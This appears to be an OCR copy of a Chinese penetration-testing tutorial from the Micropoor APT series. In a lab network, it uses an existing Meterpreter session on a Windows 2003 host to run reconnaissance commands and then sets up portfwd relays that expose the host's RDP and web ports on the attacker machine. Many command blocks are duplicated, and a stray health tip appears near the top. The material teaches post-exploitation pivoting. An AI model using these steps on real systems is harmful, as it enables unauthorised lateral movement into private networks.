专注APT攻击与防御
https://micropoor.blogspot.com/


注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

portfwd是一款强大的端口转发工具，支持TCP，UDP，支持IPV4--IPV6的转换转发。并且内置于meterpreter。其中exe单版本源码如下：

https://github.com/rssnsj/portfwd

攻击机： 192.168.1.5 Debian
靶机： 192.168.1.4 Windows 7
192.168.1.119 Windows 2003

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

 Id Name Type Information Connection
 -- ---- ---- ----------- ----------
 1 meterpreter x86/windows WIN03X64\Administrator @ WIN03X64
192.168.1.5:45303 -> 192.168.1.119:53 (192.168.1.119)

msf exploit(multi/handler) > sessions -i 1 -c 'ipconfig'
[*] Running 'ipconfig' on meterpreter session 1 (192.168.1.119)

Windows IP Configuration


Ethernet adapter 本地连接:

 Connection-specific DNS Suffix . :
 IP Address. . . . . . . . . . . . : 192.168.1.119
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 192.168.1.1

```



靶机IP为：192.168.1.119---windows 2003---x64

需要转发端口为：80，3389

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4012 created.
Channel 56 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>if defined PSModulePath (echo ok!) else (echo sorry!)
if defined PSModulePath (echo ok!) else (echo sorry!)
sorry!

C:\Documents and Settings\Administrator\桌面>net config Workstation
net config Workstation
计算机名 \\WIN03X64
计算机全名 win03x64
用户名 Administrator

工作站正运行于
 NetbiosSmb (000000000000)
 NetBT_Tcpip_{37C12280-A19D-4D1A-9365-6CBF2CAE5B07} (000C2985D67D)

软件版本 Microsoft Windows Server 2003

```

```
工作站域 WORKGROUP
登录域 WIN03X64

COM 打开超时（秒）0
COM 发送计数（字节）16
COM 发送超时（毫秒）250
命令成功完成。


C:\Documents and Settings\Administrator\桌面>netstat -an|findstr "LISTENING"
netstat -an|findstr "LISTENING"
  TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
  TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
  TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
  TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
  TCP 0.0.0.0:1026 0.0.0.0:0 LISTENING
  TCP 0.0.0.0:3078 0.0.0.0:0 LISTENING
  TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING
  TCP 0.0.0.0:9001 0.0.0.0:0 LISTENING
  TCP 127.0.0.1:2995 0.0.0.0:0 LISTENING
  TCP 127.0.0.1:9000 0.0.0.0:0 LISTENING
  TCP 127.0.0.1:9999 0.0.0.0:0 LISTENING
  TCP 192.168.1.119:139 0.0.0.0:0 LISTENING

```

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4012 created.
Channel 56 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>if defined PSModulePath (echo ok!) else (echo sorry!)
if defined PSModulePath (echo ok!) else (echo sorry!)
sorry!

C:\Documents and Settings\Administrator\桌面>net config Workstation
net config Workstation
计算机名                     \\WIN03X64
计算机全名                   win03x64
用户名                       Administrator

工作站正运行于
        NetbiosSmb (000000000000)
        NetBT_Tcpip_{37C12280-A19D-4D1A-9365-6CBF2CAE5B07} (000C2985D67D)

软件版本                     Microsoft Windows Server 2003

工作站域                     WORKGROUP
登录域                       WIN03X64

COM 打开超时（秒）           0
COM 发送计数（字节）         16
COM 发送超时（毫秒）         250
命令成功完成。


C:\Documents and Settings\Administrator\桌面>netstat -an|findstr "LISTENING"
netstat -an|findstr "LISTENING"
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3078           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9001           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:2995         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9000         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9999         0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

  -L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.
  -R Indicates a reverse port forward.
  -h Help banner.
  -i <opt> Index of the port forward entry to interact with (see the "list" command).
```

```
  -l <opt> Forward: local port to listen on. Reverse: local port to connect to.
  -p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.
  -r <opt> Forward: remote host to connect to.

```

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
```

攻击机执行：

```
meterpreter > portfwd add -l 33389 -r 192.168.1.119 -p 3389
[*] Local TCP relay created: :33389 <-> 192.168.1.119:3389
meterpreter > portfwd add -l 30080 -r 192.168.1.119 -p 80
[*] Local TCP relay created: :30080 <-> 192.168.1.119:80
meterpreter > portfwd

Active Port Forwards
====================

  Index Local Remote Direction
  ----- ----- ------ ---------
  1 0.0.0.0:33389 192.168.1.119:3389 Forward
  2 0.0.0.0:30080 192.168.1.119:80 Forward

 2 total active port forwards.
```

```
meterpreter > portfwd add -l 33389 -r 192.168.1.119 -p 3389
[*] Local TCP relay created: :33389 <-> 192.168.1.119:3389
meterpreter > portfwd add -l 30080 -r 192.168.1.119 -p 80
[*] Local TCP relay created: :30080 <-> 192.168.1.119:80
```


```
meterpreter > portfwd

Active Port Forwards
====================

   Index  Local          Remote              Direction
   -----  -----          ------              ---------
   1      0.0.0.0:33389  192.168.1.119:3389  Forward
   2      0.0.0.0:30080  192.168.1.119:80    Forward

2 total active port forwards.
```

查看攻击机LISTEN端口：转发已成功

```
root@John:~# netstat -ntlp |grep :3
tcp 0 0 0.0.0.0:33389 0.0.0.0:* LISTEN 2319/ruby
tcp 0 0 0.0.0.0:30080 0.0.0.0:* LISTEN 2319/ruby
```

```
root@John:~# netstat -ntlp |grep :3
tcp        0      0 0.0.0.0:33389           0.0.0.0:*               LISTEN      2319/ruby
tcp        0      0 0.0.0.0:30080           0.0.0.0:*               LISTEN      2319/ruby
```

Windows 7 分别访问攻击机33389，30080，既等价访问靶机3389，80


建设中
192.168.1.5:30080
最常访问
建设中
您想要查看的站点当前没有默认页。可能正在对它进行升级和配置操作。
请稍后再访问此站点。如果您仍然遇到问题，请与网站的管理员联系。
如果您是网站的管理员，并且认为您是由于错误才收到此消息，请参阅 IIS 帮助中的"启用和禁用动态内容"。
要访问 IIS 帮助
1. 单击开始，然后单击运行。
2. 在打开文本框中，键入 inetmgr。将出现 IIS 管理器。
3. 从帮助菜单，单击帮助主题。
4. 单击Internet 信息服务。

- Micropoor